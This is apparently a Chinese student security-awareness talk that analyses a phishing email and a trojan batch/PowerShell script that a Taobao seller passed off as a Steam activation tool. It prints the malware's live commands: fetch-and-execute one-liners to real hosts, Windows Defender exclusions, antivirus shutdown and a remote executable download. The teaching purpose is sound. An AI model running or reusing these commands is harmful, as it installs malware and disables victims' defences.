Methods of maintaining the security of our information.

A man ran a command from custom service of a shop on Taobao, this is what happened to his computer.

目录

- 说明我们为什么要提高网络安全意识
- 分析案例——某国企钓鱼邮件
- 分析案例——淘宝木马脚本
- 分析案例——并夕夕APP利用漏洞提权

我们为什么要提高网络安全意识

随着科技的发展，手机和电脑已经成为了我们日常生活中必不可少的工具。但是随着他们的普及，一些不怀好意的人也行动了起来。电信诈骗频频发生，木马病毒注入，勒索软件等恶意程序层出不穷。攻击的法子不断变“高明”，提高我们的信息安全意识也变得越来越重要。

我们为什么要提高网络安全意识

在此，我整理了一些宁诺学生有稍大概率遇到的(但是当然不希望遇到的)网络安全事件，我会分析其原理及其成因，并提出一些自己的信息安全小技巧。感谢大家在接下来的30分钟里耐心倾听，谢谢!

分析案例——某国企钓鱼邮件

试想这样一个情景，一天你好不容易从RWAC的IWA中脱身出来，拿起手机，收到了一封看似平常的来自CPU社的邮件。

想着你确实报名了CPU社的周常，于是你毫不犹豫地点开了链接。

1st CPU Tech Forum

CP Computer Psycho Union 10月17日
Baicen LIU (20617384), + 60

10月18日周五 19:00 (2 小时 30 分钟) 请回复
无冲突

Dear Participants,

Hope you are well!
Confirm you signed up our Tech Forum this Friday.


Best,
Computer Psycho Union

Microsoft Teams 是否需要帮助?

https://teams.microsoft.com/l/me


分析案例——某国企钓鱼邮件

是的你知道要登录你的微软账号，所以你想都没想就输入了进去。并且给予了这个网站授权。



分析案例——某国企钓鱼邮件

看起来所有的步骤都很符合常规，几个方便观察的几个点看似都是官方的。



发件邮箱官方

https://teams.microsoft.com/l/meetup-join/1

链接看似微软官方

分析案例——某国企钓鱼邮件

原理分析:

要知道这种钓鱼是怎么做到的，我们可以简单讲讲电子邮件的原理。

发送电子邮件，一般使用SMTP(Simple Mail Transfer Protocol)协议。

在SMTP协议下，发送邮件有这几个步骤:

1. 建立会话，此时发信人会向目标服务器发送HELO命令，也就是打招呼，此时双方会确认更具体的协议信息，如是否支持SSL(一种认证和加密技术)。一般来说，这种钓鱼邮件会选择在25端口发送，选择不加密。

分析案例——某国企钓鱼邮件

2. 身份认证，在这个步骤中会用到AUTH LOGIN的命令。

该命令用于进行身份验证，虽然这一步在SMTP协议中不是强制的要求，但目前几乎所有的SMTP服务器都需要进行身份认证。增加这一步可以大大减少垃圾邮件的存在，以及避免有人伪造其它发件人进行邮件的发送操作。对于不认证身份的邮箱，伪造发件人会变的易上加易。对于认证身份的邮箱，发件人会使用“找托自证”的方式。提供的邮箱和密码都是属于自己的或者盗号来的。但是使用这种方式一般会暴露自己的真实邮箱(会显示“由**代发”)，具体的后面会讲。

分析案例——某国企钓鱼邮件

3. 发送信封，在这个步骤中用了MAIL FROM 和 RCPT TO 命令

在这个步骤中，会告诉服务器发件信息和收件地址，就和信封一样。

这里的发件信息和收件信息都只有一个，也就是该封邮件的发件信息和收件信息。

如果是钓鱼邮件，这里的发件信息可能是伪造的，搞不好收件也是。

有人可能疑惑了，我们平时收到的邮件有主送，抄送和密送，前两个我们都能在邮件中看到，为什么在这里只能有一个收件人呢？那其他的收件人都在哪里呢？系统怎么判断我是主送人还是抄送人呢？

分析案例——某国企钓鱼邮件

4. 发送邮件内容

在这一步中，发送的内容包括邮件头，邮件正文和附件。

在平时我们一般不会去看邮件头，邮件头里包含了包括发件人，主送，抄送在内的信息。邮件里你属于主送还是抄送就是根据邮件头里的信息判断的。以Mac版Outlook为例，我们可以通过右键邮件，查看源文件来看包括邮件头在内的邮件源文件。QQ邮箱可以点击右上角的两个三角，在弹出的选项中选择显示邮件原文。

分析案例——某国企钓鱼邮件

然后我们会得到类似这样的文件(为隐私保护，只截取了部分)

从文中的第一行可以看到真实的发件地址，而下面的From是可以伪造的(虽然这封并没有)。

```
Received: from TYYP286MB4547.JPNP286.PROD.OUTLOOK.COM (2603:1096:405:19c::7)
 by TYBP286MB0078.JPNP286.PROD.OUTLOOK.COM with HTTPS; Thu, 17 Oct 2024
 03:24:23 +0000
Received: from OSZP286MB2030.JPNP286.PROD.OUTLOOK.COM (2603:1096:604:182::9)
 by TYYP286MB4547.JPNP286.PROD.OUTLOOK.COM (2603:1096:405:19c::7) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.8069.18; Thu, 17 Oct
 2024 03:24:21 +0000
Received: from OSZP286MB2030.JPNP286.PROD.OUTLOOK.COM
 ([fe80::7e37:e30c:ab7b:f4f1]) by OSZP286MB2030.JPNP286.PROD.OUTLOOK.COM
 ([fe80::7e37:e30c:ab7b:f4f1%4]) with mapi id 15.20.8069.016; Thu, 17 Oct 2024
 03:24:21 +0000
From: Computer Psycho Union <ComputerPsychoUnion@nottingham.edu.cn>
To: "Baicen LIU (20617384)" <scybl11@nottingham.edu.cn>, "Zixin DING
```

PS:邮件头中包含信息较多，在此不做具体展开。有兴趣的同学可以上网查询资料，建议搜索:EML文件,邮件头等。

分析案例——某国企钓鱼邮件

5.结束会话,这一步就是简单的QUIT命令。

注意，在部分较完善的邮件系统中，这种李鬼邮件又可能会被高亮警告处理，会标记代发等。如果在邮件头里没有你的邮箱，可能会显示密送。

分析案例——某国企钓鱼邮件

超链接里标蓝的链接不一定等于实际的链接。

一个例子让你理解其中缘由

超链接一：https://teams.microsoft.com/l/me

超链接二：立即加入会议

其实在上上星期徐同学的Markdown课程中就有提及过这一点，大家是否还记得呢。

分析案例——某国企钓鱼邮件

防范措施:

1.观察邮件发件人，收件人，内容，有无奇怪的地方。

2.打开邮件内附件或者链接时，仔细检查域名是否官方，是否是https等加密链接。附件是否有问题。确认正常再打开。

3.养成良好的上网习惯，不乱告诉别人邮箱，不在网上过多泄露个人信息。

分析案例——某国企钓鱼邮件

灵感来源/参考资料:B站EPCDIY视频(2023)【钓鱼邮件到底可以有多逼真？UP亲自“以身试法”】https://www.bilibili.com/video/BV1Ph4y1c7UC/?share_source=copy_web&vd_source=000cc932c127d3cc34ac19def2e9ef74

参考资料：知乎【SMTP协议解读以及如何使用SMTP协议发送电子邮件】(2022) https://zhuanlan.zhihu.com/p/501864148

百度百科【SMTP】 https://baike.baidu.com/item/SMTP/175887

CSDN 【电子邮件的工作原理】(2019) https://blog.csdn.net/weixin_41924879/article/details/101344681

分析案例——淘宝木马脚本

先问大家一个问题，有多少人在淘宝，并夕夕上购买过特别低价的软件?

有多少人用过steam这个软件售卖平台?

分析案例——淘宝木马脚本

简单介绍:steam是一个软件售卖平台，是全球最大的游戏和小红车分销平台。并同时提供软件下载服务，但是其上的游戏价格并不低廉，为了省钱，有些玩家会选择投机倒余额，或去淘宝等商户平台购买。

但是有些黑心商家以极低的价格吸引消费者，以脚本盗版破解软件，

不仅欺骗了消费者，而且对消费者的计算机造成了不可控的风险(如被盗号等)。

案例链接:【花钱玩盗版游戏？不止假steam还有假CDK激活码！】https://www.bilibili.com/video/BV1Em4y1e7rg/?share_source=copy_web&vd_source=000cc932c127d3cc34ac19def2e9ef74

分析案例——淘宝木马脚本


关于激活方式
已读
zz
我们的产品是全球激活码，所有区都可用
无需指令无需下载工具，配置一次steamSDK就行，纯激活码激活后用自己账号下载游戏，并且同步更新，属于官方机制，自己的号和存档 不封号 不会红信 可以放心购买！
（无需登录别的账号下载游戏）
zz
在的亲
查看激活教程
已读
zz
key激活教程：https://www.yuque.com/chief-jzlhz/mupuw4/gw89qd068o35gsgr?singleDoc
（文档里面有SteamSDK下载）
==========
打开steamSDK配置
配置一次网络后直接激活就行
key激活教程：https://www.yuque.com/chief-jzlhz/mupuw4/gw89qd068o35gsgr?singleDoc
（文档里面有SteamCDK下载）
==========
按以下步骤操作下配置SteamCDK激活：
步骤1：首先下载SteamCDK配置(必须)
步骤2：打开SteamCDK配置完成
步骤3：直接在steam-左下角-添加游戏-输入激活码激活即可！
==========
若是不会也可以联系客服免费远程激活，由于商品为虚拟卡密，一经出售无法进行二次销售，不支持退换退款，请知晓！
==========
好消息：激活成功之后，带图评论 会再次赠送您 随机游戏一份！！

==


十五年老店 五冠信誉


先下载SteamSDK...
先下载SteamSDK配置环境
Chief steam 10-19 23:03
SteamCDK.bat (0 kB)
→点我
下载
备用下载链接：
https://store.steampowered.com/SteamSDK.bat
备蓝奏云下链接②：
https://wwi.lanzoui.com/iHFzs2cy9xsj
点上面下载
SteamSD
App 内打开
目录

分析案例——淘宝木马脚本

让我们来分析一下这个短小的bat

@echo off 即指关闭回显，之后的指令不会在控制台显示。

SteamCDK.bat

```
@echo off
taskkill /f /im Steam.exe
powershell -Command "Start-Process powershell -Verb runAs -ArgumentList 'irm 120.77.156.96/
steam.sdk|iex'"
```

Powershell –Command双引号内指的是要在powershell中执行的指令，-Verb RunAs 指的是以管理员身份运行，irm xxxxxx.sdk|iex 中的内容是下载并执行其中的内容 ,这里指以管理员身份在powershell中运行120.77.156.96/steam.sdk

taskkill 指终止进程，-f指强制关闭，-im后面跟的进程名，在这里是Steam.exe，指的是强制关闭steam程序

分析案例——淘宝木马脚本


该IP指向一个宝塔Linux面板，我尝试直接下载下来这个steam.sdk文件却是一个h5文件，有windows电脑的同学们可以试试irm命令(千万不要输入iex)获取其中的内容。在这里我找了同样的一行脚本代替，并分析其中写了什么内容。

irm http://by.haory.cn/g1/589/xc|iex

分析案例——淘宝木马脚本

非常震撼，是吧。但那么多句话的实际作用是画了个画出来

效果如下:



```
cls
Write-Host -NoNewline "        ____            ____            ____            ____            ____        `r" -ForegroundColor:blue
Write-Host -NoNewline "       /\   \          /\   \          /\   \          /\   \          /\   \       `r" -ForegroundColor:blue
Write-Host -NoNewline "      /::\   \        /::\   \        /::\   \        /::\   \        /::\___\      `r" -ForegroundColor:blue
Write-Host -NoNewline "     /::::\   \      /::::\   \      /::::\   \      /::::\   \      /:::|  |      `r" -ForegroundColor:blue
Write-Host -NoNewline "    /::::::\   \    /::::::\   \    /::::::\   \    /::::::\   \    /::::|  |      `r" -ForegroundColor:blue
Write-Host -NoNewline "   /:::/\:::\   \  /:::/\:::\   \  /:::/\:::\   \  /:::/\:::\   \  /::::::|  |      `r" -ForegroundColor:blue
Write-Host -NoNewline "  /:::/__\:::\   \/:::/__\:::\   \/:::/__\:::\   \/:::/__\:::\   \/:::/|::|  |      `r" -ForegroundColor:blue
Write-Host -NoNewline "  \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \/:::/ |::|  |      `r" -ForegroundColor:blue
Write-Host -NoNewline "___\:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \/:::/  |::|__|_____ `r" -ForegroundColor:blue
Write-Host -NoNewline " /\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \:::\   \/:::/   |::::::::\   \`r" -ForegroundColor:blue
Write-Host -NoNewline "/::\   \:::\   \:::\___\:::\___\:::\___\:::\___\:::\___\:::\___\:::\___\/:::/    |:::::::::\___\`r" -ForegroundColor:blue
Write-Host -NoNewline "\:::\   \:::\   \::/   /\::/   /\::/   /\:::\   \::/   /\::/   /\:::\   \::/   / ~~~~~/:::/   /`r" -ForegroundColor:blue
Write-Host -NoNewline " \:::\   \:::\   \/____/  \/____/  \/____/  \:::\   \/____/  \/____/  \:::\   \/____/      /:::/   / `r" -ForegroundColor:blue
Write-Host -NoNewline "  \:::\   \:::\   \      /:::/   /          \:::\   \              \::::::/   /           /:::/   /  `r" -ForegroundColor:blue
Write-Host -NoNewline "   \:::\   \:::\___\    /:::/   /            \:::\   \___\            \::::/   /           /:::/   /   `r" -ForegroundColor:blue
Write-Host -NoNewline "    \:::\  /:::/   /    \::/   /              \:::\   \::/   /          /:::/   /           /:::/   /    `r" -ForegroundColor:blue
Write-Host -NoNewline "     \:::\/:::/   /      \/____/                \:::\   \/____/          /:::/   /           /:::/   /     `r" -ForegroundColor:blue
Write-Host -NoNewline "      \::::::/   /                               \:::\   \              /:::/   /           /:::/   /      `r" -ForegroundColor:blue
Write-Host -NoNewline "       \::::/   /                                 \:::\___\            /:::/   /           /:::/   /       `r" -ForegroundColor:blue
Write-Host -NoNewline "        \::/   /                                   \::/   /            \::/   /            \::/   /        `r" -ForegroundColor:blue
Write-Host -NoNewline "         \/____/                                    \/____/              \/____/              \/____/         `r" -ForegroundColor:blue
Write-Host -NoNewline "steamworks is run !" –ForegroundColor:green
```

分析案例——淘宝木马脚本

```
 $filePathToDelete = Join-Path $env:USERPROFILE "xc.ps1"
 if (Test-Path $filePathToDelete) {
    Remove-Item -Path $filePathToDelete
}
$desktopFilePathToDelete = Join-Path ([System.Environment]::GetFolderPath('Desktop')) "xc.ps1"
if (Test-Path $desktopFilePathToDelete) {
    Remove-Item -Path $desktopFilePathToDelete
}
$steamRegPath = 'HKCU:\Software\Valve\Steam'
$localPath = -join ($env:LOCALAPPDATA,"\SteamActive")
if ((Test-Path $steamRegPath)) {
    $properties  = Get-ItemProperty -Path $steamRegPath
    if ($properties.PSObject.Properties.Name -contains 'SteamPath') {
        $steamPath = $properties.SteamPath
    }
}
if ($steamPath.Length -le 5){
    $steamPath = (Get-ItemProperty -Path "Registry::HKEY_CURRENT_USER\SOFTWARE\Valve\Steam\ActiveProcess" -ErrorAction Stop).'SteamClientDll'
    $steamPath = $steamPath -replace "steamclient.dll “,“”
if (-not ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) { Write-Host "[Please re-open Power shell as administrator.]" -ForegroundColor:red exit }
```

这几句中，他删掉了电脑的一些文件
篡改了你的注册表，
覆盖了你steam软件里的dll
甚至“好心的”帮你检查了你不是用管理员权限运行的这个脚本

分析案例——淘宝木马脚本

```
function PwStart() {
    if(Get-Process "360Tray*" -ErrorAction Stop){
        while(Get-Process 360Tray* -ErrorAction Stop){
            Write-Host "[please close 360 software]" -ForegroundColor:Red
            Start-Sleep 1.5
        }
        PwStart
    }
    if(Get-Process "360sd*" -ErrorAction Stop)
    {
        while(Get-Process 360sd* -ErrorAction Stop){
            Write-Host "[please close 360 software]" -ForegroundColor:Red
            Start-Sleep 1.5
        }
        PwStart
    }
    if ($steamPath -eq ""){
        Write-Host "[Please check if your Steam is installed correctly]" -ForegroundColor:Red
        exit
    }
    Write-Host "[ServerStart        OK]" -ForegroundColor:green
    Stop-Process -Name steam* -Force -ErrorAction Stop
    Start-Sleep 2
    if(Get-Process steam* -ErrorAction Stop){
        TASKKILL /F /IM "steam.exe" | Out-Null
        Start-Sleep 2
    }
```

这几步是检查360杀软是否开启，如有，请关闭。
检查Steam是否正确安装，如未正确安装，请重装。
接着这个脚本再次强行停止Steam。

分析案例——淘宝木马脚本

```
# exclude windows defender
    if (Get-Service | where-object { $_.name -eq "windefend" -and $_.status -eq "running" }) {
        Add-MpPreference -ExclusionPath $steamPath -ExclusionExtension ".dll",".exe"
        Write-Host "[ServerStart1        OK]"
    }
    else {
        Write-Host "[ServerStart   exclude failed]."
    }

  if (!(Test-Path $localPath)) {
    md $localPath | Out-Null
    if (!(Test-Path $localPath)) {
        New-Item $localPath -ItemType directory -Force | Out-Null
    }
  }

  $catchPath = -join ($steamPath,"\package\data")
  if ((Test-Path $catchPath)) {
    if ((Test-Path $catchPath)) {
        Remove-Item $catchPath -Recurse -Force | Out-Null
    }
  }
```

```
try{
    Add-MpPreference -ExclusionPath $steamPath -ErrorAction Stop
    Start-Sleep 3
}catch{}

Write-Host "[Result->0          OK]" -ForegroundColor:green

try{
    $d = $steamPath + "/version.dll"
    if (Test-Path $d) {
        Remove-Item $d -Recurse -Force -ErrorAction Stop | Out-Null #Çå³ýÎÄŒþ
    }
    $d = $steamPath + "/user32.dll"
    if (Test-Path $d) {
        Remove-Item $d -Recurse -Force -ErrorAction Stop | Out-Null #Çå³ýÎÄŒþ
    }
    $d = $steamPath + "/hid.dll"
    if (Test-Path $d) {
        Remove-Item $d -Recurse -Force -ErrorAction Stop | Out-Null #Çå³ýÎÄŒþ
    }
}catch{
    Write-Host "[Abnormality remains. Please check whether the [$d] file is abnormal!]" -ForegroundColor:red
    exit
}
```

接下来，这个脚本在Windows defence中把steam相关路径设为了排除路径，这样Windows defence就不会检查里面的文件，方便下一步操作。
接着该脚本删除了部分dll，并在接下来的步骤中尝试用木马文件进行替换。

分析案例——淘宝木马脚本

```
    #try {
                            #                       $sdnsAddress=("223.5.5.5","114.114.114.114");
                            #                       Get-NetIPConfiguration | Set-DnsClientServerAddress -ServerAddresses $sdnsAddress -ErrorAction Stop
    #    Write-Host "[SetDNS          OK]" -ForegroundColor green
                            #}
                            #catch{
                            #    Write-Host "[SetDNS          ERROR]" -ForegroundColor green
                            #}


    $d = $steamPath + "/steamworks.exe"
    #$downloadLink = "http://by.haory.cn/g1/589/steamworks.exe"
    $downloadLink = "https://vip.123pan.cn/1830969120/v/steamworks.exe"
    irm -Uri $downloadLink -OutFile $d -ErrorAction Stop
    Write-Host "[Result->1        OK]" -ForegroundColor:green



    #$readHostValue = Read-Host -Prompt "Please enter cdkey"
    #Start-Sleep 1

    #Start $d $readHostValue
    Start $d
    Write-Host "[Enter the cdkey successfully,. Please log in to your game account! Automatically shuts down after 3 seconds]" -ForegroundColor:green
    #Start-Sleep 3
    exit
}
PwStart
```

已被注释的部分(不会执行):修改你的dns以确保你能成功下载木马文件

接下来执行的是从123网盘下载steamworks.exe并运行,
接着他会让你输入激活码,
当然你这里可以随便填，毕竟怎么填都会说Enter the cdkey successfully,
最后提示你打开steam，3秒后,
关闭此脚本。

分析案例——淘宝木马脚本

小知识:什么是DLL

DLL(Dynamic Link Library)，动态链接库，是一个包含可由多个程序同时使用的代码和数据的库。其中存放的是各类程序的函数(子过程)实现过程，当程序需要调用函数时需要先载入DLL，然后取得函数的地址，最后进行调用。他的优点在于使用较少的资源，模块化，程序不需要在运行之初加载所有代码，并减少程序的大小。

举个例子，程序是一个制衣工厂，DLL就是车间，车间可能负责裁布，打版，缝衣，熨烫等过程，这些就如同不同的DLL文件，需要哪个步骤就由依赖哪个DLL运行。

分析案例——淘宝木马脚本

我们总结一下这个脚本的行为:

- 删掉Steam的一些内容
- 检测是否是以管理员权限运行PowerShell
- 关掉360相关进程
- 关掉Steam相关进程
- 将Steam路径加入到windows defender的排除设置（ 这样 Windows Defender 将不会扫描该路径下的文件）
- 删除掉Steam一些.dll文件，从123pan下载steamworks.exe 并运行

(总结来自于知乎，详见参考资料列表)

分析案例——淘宝木马脚本

两个安全隐患:


一是从http://by.haory.cn下载的内容是否可靠，这里的内容是站长可以随时替换的。

